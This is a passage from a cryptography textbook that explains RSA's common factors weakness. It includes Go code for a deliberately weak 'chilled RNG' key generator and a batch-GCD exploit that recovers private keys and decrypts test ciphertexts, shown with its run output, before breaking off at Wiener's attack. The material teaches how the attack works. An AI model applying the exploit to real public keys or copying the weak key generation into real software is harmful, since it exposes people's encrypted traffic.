- Bob calculates ciphertext $c = m^e \bmod n = 1337^{17653} \bmod 140311 = 133682$.
- Bob sends ciphertext $c = 133682$ to Alice.
- Alice recovers plaintext $m = c^d \bmod n = 133682^{77533} \bmod 140311 = 1337$.

If Eve intercepts the communication between Alice and Bob she would only see the modulus n, the public exponent e and the ciphertext c. She would need d to decrypt the ciphertext but calculating d from (n, e) requires the knowledge of n's prime factors (so that $\phi(n)$ can be calculated) which are unknown to Eve. Therefore, by using the integer factorization problem as the trapdoor function, RSA provides asymmetric encryption that is computationally hard to break.

7.4 Exploiting RSA

We are now ready to tackle our exploits for this chapter, which are going to highlight how the RSA *theory* remains secure while implementations end up failing due to the challenges of translating those ideas into practice.

7.4.1 Common factors attack and the impact of poor random number generation on cryptographic security

You might have noticed that unlike all the other chapters, the topic of random numbers was split over two chapters. We took a detailed look at the generation of random numbers and repeatedly emphasized how important they are to cryptography. The common factors attack on RSA will help highlight exactly that, i.e., how poor entropy and RNG practices end up compromising the security of entire systems. In 2012, a group of researchers led by Arjen K. Lenstra tested 7.6 million RSA keypairs on the internet and found that roughly 0.3% of them were vulnerable to the common factors attack. That might not sound like much, but RSA pretty much protected everything on the internet on account of being the most popular key exchange mechanism in TLS (as 2010s progressed there was a shift to key exchange mechanisms that would support perfect forward secrecy – which we will cover in chapter 9 – a property that RSA did not have). At the scale of the internet, 0.3% was a huge deal; the vulnerability even made it to The New York Times[2].

Imagine you have two RSA public keys (n_1, e_1), (n_2, e_2) belonging to two different websites. When websites use RSA for TLS their public keys are available to everyone (after

[2] https://www.nytimes.com/2012/02/15/technology/researchers-find-flaw-in-an-online-encryption-method.html




Figure 7.14 A sequence diagram depicting Bob sending a message using RSA encryption to Alice

all, that is the core property of what makes asymmetric cryptography useful). The private keys d_1 and d_2, however, are only stored on the web servers and should not be accessible to anyone outside. The server could be storing their respective d values directly, or they could be storing the original p and q values from key-generation to aid in calculating d at runtime, but to an attacker it is impossible to know the private key d for any of the websites without knowing p and q (the respective original prime factors) for their public moduli.

The common factors attack applies to cases where independent RSA key generation ceremonies end up landing on the same prime factors for two different keys. Let's say two moduli have factors shown in equation 7.12.

$$
\begin{aligned}
n_1 = p_1 \times q_1 &\quad = 331 \times 547 = 181057 \\
n_2 = p_2 \times q_2 &\quad = 269 \times 839 = 225691
\end{aligned} \tag{7.12}
$$

Since there are no common factors between these keys (i.e., p_1, q_1, p_2 and q_2 are all different), they are not vulnerable to the common factors attack. The attack itself involves computing the greatest common divisor (GCD) of different values of n. Since both moduli are just product of two primes each, it's easy to see what their GCD will be if we just write down their decomposed forms as shown in equation 7.13.

$$
\begin{aligned}
gcd(n_1, n_2) &= gcd(181057, 225691) \\
&= gcd(331 \times 547, 269 \times 839) \\
&= 1
\end{aligned} \tag{7.13}
$$

Consider a situation where somebody generates a third key with factors shown in 7.15.

$$
n_3 = p_3 \times q_3 \quad = 151 \times 269 = 40619 \tag{7.14}
$$

If we calculate the GCD of n_2 with n_3, something catastrophic happens:

$$
\begin{aligned}
gcd(n_2, n_3) &= gcd(225691, 40619) \\
&= gcd(269 \times 839, 151 \times 269) \\
&= 269
\end{aligned} \tag{7.15}
$$

The common factor shows up as the GCD! From that point it is pretty straightforward to calculate the respective other factors of each moduli by using simple division. Whenever there is a common factor between two values of n, their GCD therefore reveals the private key.

The idea will become clearer by visualizing it in a tabular form. Equation 7.16 shows the modulus of another public key that has unique prime factors (within the scope of this discussion). Table 7.2 finally shows all the moduli we've seen so far and their GCDs with each other.

$$
n_4 = p_4 \times q_4 \quad = 137 \times 467 = 63979 \tag{7.16}
$$

The public moduli are all product of some primes p and q. Whenever there is a common prime among two different values of n, it sticks out like a sore thumb when calculating the GCD. Of the 7.1 million keys tested by researchers in 2012, some 27 thousand of them shared their factors. For the websites using these keys, anybody who could see the traffic bytes going to them (e.g., an ISP, Wi-Fi owner, a man-in-the-middle attacker) could easily recover the private keys. Since those keys shared prime factors, around 0.3-0.4% of TLS offered no security at all!




Figure 7.15 Moduli that share prime factors reveal the shared factor when calculating their GCD

GCD	181057	225691	40619	63979
181057	-	1	1	1
225691	1	-	269	1
40619	1	269	-	1
63979	1	1	1	-

Table 7.2 GCDs for the four moduli we have described in this section

IMPLEMENTING RSA VULNERABLE TO THE COMMON FACTORS ATTACK

The common factors attack begs the question: how many prime numbers are there, and how likely would two separate key generation ceremonies be to land on the same prime number?

Douglas Adams famously wrote in A Hitchhiker's Guide to the Galaxy:

> *Space is big. You just won't believe how vastly, hugely, mind-bogglingly big it is. I mean, you may think it's a long way down the road to the chemist's, but that's just peanuts to space.*

In 2012, the most popular RSA key size on the internet was 1024-bits. That is, the modulus n would be a 1024-bit integer and p and q would be 512-bits each. How come 0.3% of keys shared ps and qs? Should it have been possible if good random number generation practices were used?

The problem of *counting* prime numbers (i.e., given a number N, how many prime numbers exist that are smaller than N) is also rooted into centuries of mathematical development. If you look at numbers between 1 and 1000 you will see that primes become less frequent as we move to higher numbers. In fact, as we move to higher numbers we encounter *exponentially* fewer primes. Then how come do we rely on them for cryptography keys? How come everybody is supposed to get unique primes when we have hundreds of millions (if not billions) of these keys on the internet? The prime number theorem formalizes the asymptotic distribution of prime numbers.

The prime number theorem

Let $\pi(N)$ be the number of primes less than or equal to a given number N, then:

$$\pi(N) \sim \frac{N}{\ln(N)} \tag{7.17}$$

Despite the fact that prime numbers become *exponentially* less common as numbers become larger, there are still so many primes that even if every atom in the observable universe magically acted as a good CSPRNG there would be enough primes to go around for everybody. The universe might be bigger than the aforementioned trip to the pharmacist, but it's still just peanuts to big numbers.

For example, at the time of the common factors attack in 2012, 1024-bit RSA keys were the most popular which used 512-bit p's and q's. Equation 7.18 estimates the number of primes available by applying the prime number theorem:

$$\begin{aligned}\pi(2^{512}) &\sim \frac{2^{512}}{ln(2^{512})}\\ &\sim \frac{2^{512}}{512 \times ln(2)}\\ &\sim \frac{2^{512}}{2^9 \times ln(2)}\\ &\sim \frac{2^{512-9}}{ln(2)}\\ &\sim \frac{2^{503}}{ln(2)}\end{aligned} \tag{7.18}$$

Equation 7.18 shows that there are roughly between 2^{503} and 2^{504} 512-bit primes. That should be plenty for everybody, there are only $\sim 10^{80}$ (or roughly 2^{252}) atoms in the observable universe. In fact, keeping the birthday paradox in mind, if an ideal RNG was generating output over a uniform distribution, after generating 2^{252} primes the probability of a collision (for a key space of 2^{504}) would only be 50%! The only reasons people would stumble upon shared primes would be hardware faults or poor entropy, which brings us back to the topic of prime number generation.

Let's take another look at the primality tests that we covered earlier in this chapter:

That RNG box on the left in figure 7.16 is the source of all the trouble of common factors. In chapter 2 we tackled the all important idea of entropy which quantified unpredictability (or chaos) in a system. Poor entropy (due to implementation issues such as not




Figure 7.16 Probabilistic primality tests require a good RNG to generate unique primes

using a TRNG) could result in multiple parties picking the same primes even though there are a lot of primes available to pick from.

As far back as 1999 [3] the impact of poor entropy on RSA and its consequent vulnerability to the GCD algorithm was publicly discussed when Don B. Johnson was making the case for elliptic curve cryptography. Johnson talked about "chilled" random number generators which can be summarized as "RNGs with poor entropy". Given below are a few direct quotes from the paper that are relevant to our discussion:

> *Suppose an organization decides to distribute one million smartcards to all its clients. Most of the time things go well; however, a manufacturing defect damages (that is, chills) the RNG on 100 smartcards so that each card only produces 10,000 different 256-bit random numbers and all 100 cards produce the same 10,000 numbers.*
>
> ...
>
> *For RSA, 10,000 random numbers means 10,000 different primes can be generated, this means about 100,000,000 different RSA moduli can be generated using these 100 cards. However, after about 50 RSA moduli are generated (using 100 primes) one would expect a repeat of some prime, due to the birthday phenomenon, as there are only 10,000 primes from which to select.*
>
> ...
>
> *The adversary obtains the 100 RSA moduli from the 100 chilled cards and calls a greatest common divisor (GCD) routine among every possible pair of moduli, this is about 9900 GCD calculations. The expectation of the adversary is close to 100% that he will find at least one pair of moduli with a common prime, thereby cracking two RSA keys.*

In the first decade of this century the impact of poor entropy on RSA key generation was known, but its widespread scale was underestimated. There were few more causes for alarm in that era, such as the Debian Linux distribution having a catastrophic bug in its OpenSSL that all but nuked any entropy, but the real blow came in 2012 when independent group of researchers (Lenstra et al. and another group [4] led by Nadia Heninger) tested millions of RSA keys on the internet and both found roughly the same amount of keys (0.3%-0.5%) to be vulnerable. The problem was real, and it was extensive.

[3] https://web.archive.org/web/20040215121823/http://www.comms.engg.susx.ac.uk/fft/crypto/ECCFut.pdf

[4] https://www.usenix.org/system/files/conference/usenixsecurity12/sec12-final228.pdf

To demonstrate the attack, we are going to simulate a chilled RNG. That is, we are going to implement RSA key generation but imitate the conditions that led to common factors. More specifically, we are going to create a pool of prime numbers and then generate a few RSA keys using that set. The pool represents a chilled/poor-entropy RNG, and eventually some of those keys will end up sharing some primes. That's where our GCD exploit will come in recover private keys from RSA public keys.

Listing 7.1 shows the initial setup for our vulnerable setup. We are going to create a pool of 512 primes and then fill that pool using the `Prime(...)` function that comes with Go's standard library package `crypto/rand`. We are going to generate 1024-bit RSA keys so all the primes in the pool are going to be 512-bit (to be used as p's and q's).

Listing 7.1 `ch07/common_factors/impl_common_factors/impl_common_factors.go`

```go
package impl_common_factors

import (
  cryptoRand "crypto/rand"
  "crypto/rsa"
  "math/big"
  mathRand "math/rand"
  "time"
)

const (
  ModulusBits     = 1024
  PrimesPoolTotal = 512
)

var (
  PrimesPool  [PrimesPoolTotal]*big.Int
)

func init() {
  for i := 0; i < PrimesPoolTotal; i++ {
    p, err := cryptoRand.Prime(cryptoRand.Reader, ModulusBits/2)
    if err != nil {
      panic("error generating prime")
    }
    PrimesPool[i] = p
  }
}
```

The `init()` function gets executed once when the Go package is loaded. Now that we have a pool of primes (to simulate a bad RNG), we are going to create a function that generates an RSA keypair using this pool. For this exploit, we are going to use Go's standard `crypto/rsa` package. Listing 7.2 shows the relevant type definitions (from the standard library) that will be used to construct our RSA keypairs. Please note that although you do not need to store the original prime numbers for the private key if d is stored directly, but Go still chooses to store those primes as part of the `rsa.PrivateKey` type.

Listing 7.2 Relevant type definitions from `crypto/rsa`

```
type PublicKey struct {
  N *big.Int     ← Modulus
  E int          ← Public exponent
}

type PrivateKey struct {
  PublicKey                ← Modulus & public exponent
  D          *big.Int      ← Private exponent
  Primes     []*big.Int    ← Prime factors of modulus
}
```

Our vulnerable implementation will implement a function that generates and returns an instance of `rsa.PrivateKey` (or an error) using the pool of primes we just instantiated. Listing 7.3 shows the code for picking p and q from `PrimesPool`. In the unlikely case we end up picking the same values for p and q we choose a new pair. Lines 41 - 44 use $(p - 1)$ and $(q - 1)$ to calculate the modulus n and its Euler's phi function $\phi(n)$.

Listing 7.3 `ch07/common_factors/impl_common_factors/impl_common_factors.go`

```
30  func GenerateRSAPrivateKeyUsingChilledRng() (*rsa.PrivateKey, error) {
31    rng := mathRand.New(mathRand.NewSource(time.Now().UnixMicro()))
32    var p, q *big.Int
33    for {
34      p = PrimesPool[rng.Intn(PrimesPoolTotal)]
35      q = PrimesPool[rng.Intn(PrimesPoolTotal)]
36      if p != q {
37        break
38      }
39    }
40
41    pMinus1 := new(big.Int).Sub(p, big.NewInt(1))
42    qMinus1 := new(big.Int).Sub(q, big.NewInt(1))
43    modulus := new(big.Int).Mul(p, q)          ← Calculate n and φ(n)
44    phi := new(big.Int).Mul(pMinus1, qMinus1)
```

The next step is to randomly pick a public exponent e and then calculate its multiplicative inverse in Z_n^*. Listing 7.4 shows the process of calculating e and d. Go's RSA implementation does not allow [5] values of $e \geq 2^{31}$, so we set the maximum value on line 49.

Listing 7.4 `ch07/common_factors/impl_common_factors/impl_common_factors.go`

```
46    var err error
47    e := new(big.Int)
48    for {
49      e, err = cryptoRand.Int(cryptoRand.Reader, big.NewInt(1<<31-1))
50      if err != nil {
51        return nil, err
```

[5] https://github.com/golang/go/issues/3161

```
52      }
53      egcd := new(big.Int).GCD(nil, nil, e, phi)    ← gcd(e, n)
54      if egcd.Int64() == 1 {
55        break
56      }
57    }
58
59    d := new(big.Int).ModInverse(e, phi)    ← d = e^-1 mod φ(n)
```

Once we have d and e we can construct `rsa.PrivateKey` and return that from our function. Fortunately, the Go library also provides a `Validate()` function which verifies that the key we just constructed is a valid RSA key, i.e., it can encrypt and decrypt successfully. We call this helper function on line 71.

Listing 7.5 `ch07/common_factors/impl_common_factors/impl_common_factors.go`

```
61    pubKey := &rsa.PublicKey{
62      N: modulus,
63      E: int(e.Int64()),
64    }
65    privKey := &rsa.PrivateKey{
66      PublicKey: *pubKey,
67      D:         d,
68      Primes:    []*big.Int{p, q},
69    }
70
71    err = privKey.Validate()
72    if err != nil {
73      return nil, err
74    }
75
76    return privKey, nil
77  }
```

To demonstrate our exploit we want to ensure that the `impl` package has a function that only reveals public keys (n, e) that we will execute the common factors exploit on to recover the values of d. To aid in testing our exploit we are going to create a function that generates an RSA keypair, *discards* the private key, and returns a ciphertext encrypted to that public key. The exploit code in the next section will use this function to generate test public keys and will validate that the exploit worked correctly by decrypting the corresponding ciphertexts after cracking the private keys. Listing 7.6 shows the code for this helper function.

Listing 7.6 `ch07/common_factors/impl_common_factors/impl_common_factors.go`

```
61  func GenerateRSAPublicKeyAndCiphertext() (*rsa.PublicKey, []byte, error) {
62    privKey, err := GenerateRSAPrivateKeyUsingChilledRng()
63    if err != nil {
64      return nil, nil, err
65    }
66
67    pubKey := &rsa.PublicKey{
    N: privKey.N,
    E: privKey.E,
  }

  message := time.Now().String()

  ciphertext, err := rsa.EncryptPKCS1v15(cryptoRand.Reader, pubKey, []byte(
      message))
  if err != nil {
    return nil, nil, err
  }

  return &privKey.PublicKey, ciphertext, nil
}
```

Our chilled RNG based RSA key generation is now ready to be exploited by a GCD algorithm.

EXPLOITING COMMON FACTORS USING BATCH GCD

Johnson's paper in 1999 pointed out the common factors vulnerability as a critique of RSA, but the approach it presented to calculating the GCDs of each pair of moduli would take exponentially more computational resources when trying to crack a large number of keys (e.g., a few million, as tested by researchers in 2012). Batch GCD algorithms were proposed which make it much more efficient to find common factors among a group of keys. Before we implement them in code however let's take a look at the mathematical intuition behind them.

We generated four moduli in the previous section two of which shared common factors. What happens when we calculate GCD of each modulus with the product of the *remaining* moduli? Equation 7.19 shows something interesting:

$$\begin{aligned}
gcd(181057, 225691 \times 40619 \times 63979) &= 1 \\
gcd(225691, 181057 \times 63979 \times 40619) &= 269 \\
gcd(40619, 225691 \times 181057 \times 63979) &= 269 \\
gcd(63979, 40619 \times 225691 \times 181057) &= 1
\end{aligned} \tag{7.19}$$

We don't need to calculate the cross GCD of each modulus with every other value. We can just make the process more efficient by following these steps:

- Calculate the product of all moduli.
- For each modulus:
  - Divide the product of all moduli by the current modulus: this yields "product without this modulus"
  - Calculate GCD between the current modulus and the product of all other moduli, if there is a common factor it will show up as the result.

The Heninger paper from 2012 utilized a more efficient approach to calculating batch GCDs for common factors:

> *A product tree computes the product of m numbers by constructing a binary tree of products. A remainder tree computes the remainder of an integer modulo many integers by successively computing remainders for each node in their product tree.*




Figure 7.17 Using a remainder tree to efficiently calculate batch GCD

This approach is visualized in figure 7.17. The algorithm was devised by the great Daniel J. Bernstein (who is now leading the efforts for more transparency in standardization of post-quantum cryptographic algorithms). Applying this bulk GCD algorithm to millions of keys in 2012 is what led to the realization of the problem's scale. The algorithm might sound complex, but the basic principle remains the same and is in fact summarized by the Heninger paper in the following words:

> *The final output of the algorithm is the GCD of each modulus with the product of all the other moduli.*

The quote above is going to be the basic building block of our exploit. To test our exploit we are going to:

- Generate test cases using `impl_common_factors.GenerateRSAPublicKeyAndCiphertext()` where each test case is a pair of an RSA public key and a ciphertext encrypted to it.
- Pass all the public keys to an exploit function which uses batch GCD to find common factors (if any).
- Fail the test if no private keys are recovered. We are using a chilled RNG and then generating 48 keypairs (or 96 primes) from a pool of 512 primes. This should yield at least a few keys with common factors.

- We decrypt the original ciphertext for the corresponding test case if any private keys were recovered. If decryption does not work correctly we fail the test.

Listing 7.7 shows the code for the complete testing sequence except the actual bulk GCD implementation which we are going to implement next.

Listing 7.7 ch07/common_factors/exploit_common_factors/exploit_common_factors

```
package exploit_common_factors

import (
  cryptoRand ”crypto/rand”
  ”crypto/rsa”
  ”testing”

  ”github.com/krkhan/crypto-impl-exploit/ch07/common_factors/
      impl_common_factors”
)

const (
  TotalKeypairs = 48
)

func TestCommonFactorsAttack(t *testing.T) {
  t.Logf(”generating %d keypairs using a pool of %d primes”, TotalKeypairs,
      impl_common_factors.PrimesPoolTotal)

  type testCase struct {
    pubKey     *rsa.PublicKey
    ciphertext []byte
  }
  var testCases []testCase
  var pubKeys []*rsa.PublicKey

  for i := 0; i < TotalKeypairs; i++ {
    pubKey, ciphertext, err := impl_common_factors.
        GenerateRSAPublicKeyAndCiphertext()
    if err != nil {
      t.Fatalf(”error generating keypairs: %s”, err)
    }
    testCases = append(testCases, testCase{
      pubKey,
      ciphertext,
    })
    pubKeys = append(pubKeys, pubKey)
  }

  recoveredPrivKeys, err := RecoverPrivateKeysUsingCommonFactors(pubKeys)
  if err != nil {
    t.Fatalf(”error finding common factors: %s”, err)
  }

  if len(recoveredPrivKeys) == 0 {
    t.Fatalf(”could not recover any private keys”)
  }

46    t.Logf("recovered %d private keys from %d public keys", len(
          recoveredPrivKeys), len(pubKeys))
47
48    for _, testCase := range testCases {
49      for _, privKey := range recoveredPrivKeys {
50        if testCase.pubKey.E != privKey.E || testCase.pubKey.N.Cmp(privKey.N)
              != 0 {
51          continue
52        }
53
54        decrypted, err := rsa.DecryptPKCS1v15(cryptoRand.Reader, privKey,
              testCase.ciphertext)
55        if err != nil {
56          t.Fatalf("error decrypting: %s", err)
57        }
58
59        t.Logf("decrypted: %s", decrypted)
60      }
61    }
62  }
```

It's time to implement the core function of our common factors exploit. Listing 7.9 shows the function signature and the first few lines of the exploit function that we called form line 37 of listing 7.7. The function takes a slice of `*rsa.PublicKeys` as input and runs them through the batch GCD algorithm. If there are no errors a slice of recovered private keys is returned. The first order of business for this function is to calculate the product of all the moduli from the input public keys, which it does between lines 12 - 16.

Listing 7.8 ch07/common_factors/exploit_common_factors/exploit_common_factors

```
 9  func RecoverPrivateKeysUsingCommonFactors(pubKeys []*rsa.PublicKey) ([]*rsa.
        PrivateKey, error) {
10    var recoveredPrivKeys []*rsa.PrivateKey
11
12    product := new(big.Int).SetInt64(1)
13
14    for _, pubKey := range pubKeys {
15      product = new(big.Int).Mul(product, pubKey.N)     ← Calculate ∏ (product of all moduli)
16    }
```

We then loop over all the public keys and first check if their modulus shares a common factor by using the batch GCD algorithm. We first calculate n^2 on line 19. At this point we could simply divide the product of all moduli (denoted with $\prod$) with the current n, i.e., $\frac{\prod}{n}$ to get `productWithoutMe`, but this is where the optimization from figure 7.17 comes in. Instead of calculating $\frac{\prod}{n}$ to eliminate n's contribution to the product, we can calculate $\frac{\prod \bmod n^2}{n}$ and the batch GCD still reveals common factors. The basic intuition still applies, i.e., we want to cancel out the effect of n on $\prod$, but this optimization speeds up the bulk GCD calculation (the proof is outside the scope of this discussion). Once we have `productWithoutMe`, i.e., the second inputs to GCD in equation 7.19, we calculate its GCD with the current modulus. If the GCD is 1, n does not share common factors with any of the other moduli. Otherwise, we continue the attack. In very rare cases where both factors are shared with other keys the GCD will actually be equal to modulus N itself. While such moduli are also vulnerable they require special handling. We simply continue the loop until we find moduli with exactly one common factor.

Listing 7.9 ch07/common_factors/exploit_common_factors/exploit_common_factors

```
18   for _, pubKey := range pubKeys {
19     meSquared := new(big.Int).Mul(pubKey.N, pubKey.N)
20     productModMeSquared := new(big.Int).Mod(product, meSquared)
21     productWithoutMe := new(big.Int).Div(productModMeSquared, pubKey.N)
22
23     modulusGcd := new(big.Int).GCD(nil, nil, productWithoutMe, pubKey.N)
24     if modulusGcd.Int64() == 1 || modulusGcd.Cmp(pubKey.N) == 0 {
25       continue
26     }
```

$\leftarrow n^2$

$\leftarrow \prod \bmod n^2$

$\leftarrow \frac{\prod \bmod n^2}{n}$

Does $gcd(n, \frac{\prod \bmod n^2}{n})$ **reveal common factors?**

If the GCD of n with $\prod$ was not equal to 1, we know it was equal to the common factor for current modulus. We could call this p or q, it really doesn't matter, but can recover the other prime by just dividing the modulus with this one. From there we can generate the RSA key just like our chilled RNG implementation before. Listing 7.10 shows the rest of the code for our exploit. Once we have recovered p and q, we calculate $\phi(n)$ using their one-off versions. Please note that unlike our key generation code before, the value for e is now fixed because it's part of the public key we are trying to crack. We therefore recover d by calculating the multiplicative inverse of e on line 37. Once we have constructed what we believe to be a recovered private key we call the helpful `Validate(...)` function provided by Go's `crypto/rsa` package. If the key is valid, we append it to the list of recovered keys. At the end of the function we return the whole slice if there haven't been any errors along the way.

Listing 7.10 ch07/common_factors/exploit_common_factors/exploit_common_factor

```
28     modulus := pubKey.N
29     recoveredP := modulusGcd
30     recoveredQ := new(big.Int).Div(pubKey.N, modulusGcd)
31
32     pMinus1 := new(big.Int).Sub(recoveredP, big.NewInt(1))
33     qMinus1 := new(big.Int).Sub(recoveredQ, big.NewInt(1))
34     phi := new(big.Int).Mul(pMinus1, qMinus1)
35
36     recoveredE := big.NewInt(int64(pubKey.E))
37     recoveredD := new(big.Int).ModInverse(recoveredE, phi)
38     recoveredPrivKey := &rsa.PrivateKey{
39       PublicKey: rsa.PublicKey{
40         N: modulus,
41         E: int(recoveredE.Int64()),
42       },
43       D:      recoveredD,
44       Primes: []*big.Int{recoveredP, recoveredQ},
45     }
46
47     err := recoveredPrivKey.Validate()
```

$\leftarrow p = gcd(n, \frac{\prod \bmod n^2}{n})$

$\leftarrow q = \frac{n}{p}$

$\leftarrow (p - 1)$

$\leftarrow (q - 1)$

$\leftarrow \phi(n) = (p - 1)(q - 1)$

$\leftarrow d = e^{-1} \bmod \phi(n)$

```
    if err != nil {
      fmt.Printf(”\trecoveredPrivKey is not valid: %s\n”, err)
      continue
    }

    recoveredPrivKeys = append(recoveredPrivKeys, recoveredPrivKey)
  }

  return recoveredPrivKeys, nil
}
```

Let’s execute out exploit with `make exploit_common_factors`:

Listing 7.11 Output for `make exploit_common_factors`

```
go test -v ./ch07/common_factors/exploit_common_factors
=== RUN   TestCommonFactorsAttack
    exploit_common_factors_test.go:16: generating 48 keypairs using a pool of
         512 primes
    exploit_common_factors_test.go:46: recovered 14 private keys from 48
        public keys
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.53875143 -0800 PST m=+4.106514861
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.538862539 -0800 PST m=+4.106625968
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.539856605 -0800 PST m=+4.107620033
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.539984856 -0800 PST m=+4.107748284
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.541202846 -0800 PST m=+4.108966275
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.541617051 -0800 PST m=+4.109380479
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.541690114 -0800 PST m=+4.109453541
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.541833541 -0800 PST m=+4.109596968
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.542122492 -0800 PST m=+4.109885920
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.542336753 -0800 PST m=+4.110100181
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.542408478 -0800 PST m=+4.110171906
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.542484496 -0800 PST m=+4.110247924
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.542773658 -0800 PST m=+4.110537086
    exploit_common_factors_test.go:59: decrypted: 2024-01-08
        17:37:33.542845862 -0800 PST m=+4.110609289
--- PASS: TestCommonFactorsAttack (0.02s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch07/common_factors/
    exploit_common_factors        4.125s
```

There was one error (the reason for which I haven’t root-caused yet), but the batch GCD algorithm was able to crack 14 of the 48 public keys we generated using our chilled RNG.

The fact that 0.3%-0.5% of RSA keys on the internet were vulnerable to this attack should nail home the idea of how good quality randomness is really the most crucial building block of cryptographic engineering. Unfortunately, due to the difficulties of getting good quality randomness right (especially in environments with constrained resources, but often due to poor design decisions), many times it is the most fragile one.

7.4.2 Wiener's attack: Exploiting short secret exponents in textbook RSA

We've mentioned a few times how translating theory into practice is rife with pitfalls that can turn into security issues. The short secret exponent attack provides another example for making that case. In our discussion of how RSA works we have so far been covering *textbook* RSA, which is great for understanding how the cryptosystem works but if we map it directly to an implementation it will have severe and easily exploitable flaws. One example that immediately becomes obvious is that if you encrypt two plaintexts with the same value (using textbook RSA) you are going to get the same ciphertext back which would be a violation of the ciphertext indistinguishability principle, i.e., the ciphertext ends up revealing something about the plaintext [6] (e.g., if an attacker can choose plaintexts they can guess the plaintext and compare the ciphertext to verify their guess). Using a probabilistic padding scheme mixes in randomness so that encrypting the same plaintext does not end up generating the same output. We used one of these padding schemes, known as PKCS #1 v1.5, using its Go library implementation in the last exploit. The use of padding incidentally avoids another interesting phenomenon (although it is rare enough to not explicitly require corrective actions specifically) shown in figure 7.18 where some values of plaintexts do not change when encrypted with the given public key. These are known as "fixed points" and every RSA keypair has at least nine of them, e.g., 1 is always a fixed point because encrypting and decrypting it always yields the same value.

The short exponent attack highlights another subtle flaw in textbook RSA that real-world implementations need to account for. It targets RSA keypairs where the secret exponent ends up being a small value, specifically $d < \frac{1}{3}n^{\frac{1}{4}}$, at which point recovering the private key from public key becomes trivial. It was published by Michael J. Wiener in 1989 and is a beautiful example of a *mathematical* exploit which is devastating if it's not accounted for when translating textbook RSA to practice; but once all serious implementations started handling the corner case properly it proved to be no hurdle in RSA's ascendance as the most popular public-key cryptosystem in the 90s and 00s.

Before we implement the vulnerable key generator and exploit it we need to briefly cover a couple of important (and again, quite old) ideas related to Wiener's attack, starting with continued fractions.

CONTINUED FRACTIONS AND RATIONAL APPROXIMATIONS

There are many ways to write down numbers. We could use different bases (e.g., using base 16 we will end up with numbers that have alphabets A-F by convention), different powers (like we expressed the number of atoms in the observable universe in powers of ten and two); or simply words, e.g., π is the ratio of a circle's circumference to its diameter,

[6] https://en.wikipedia.org/wiki/Ciphertext_indistinguishability

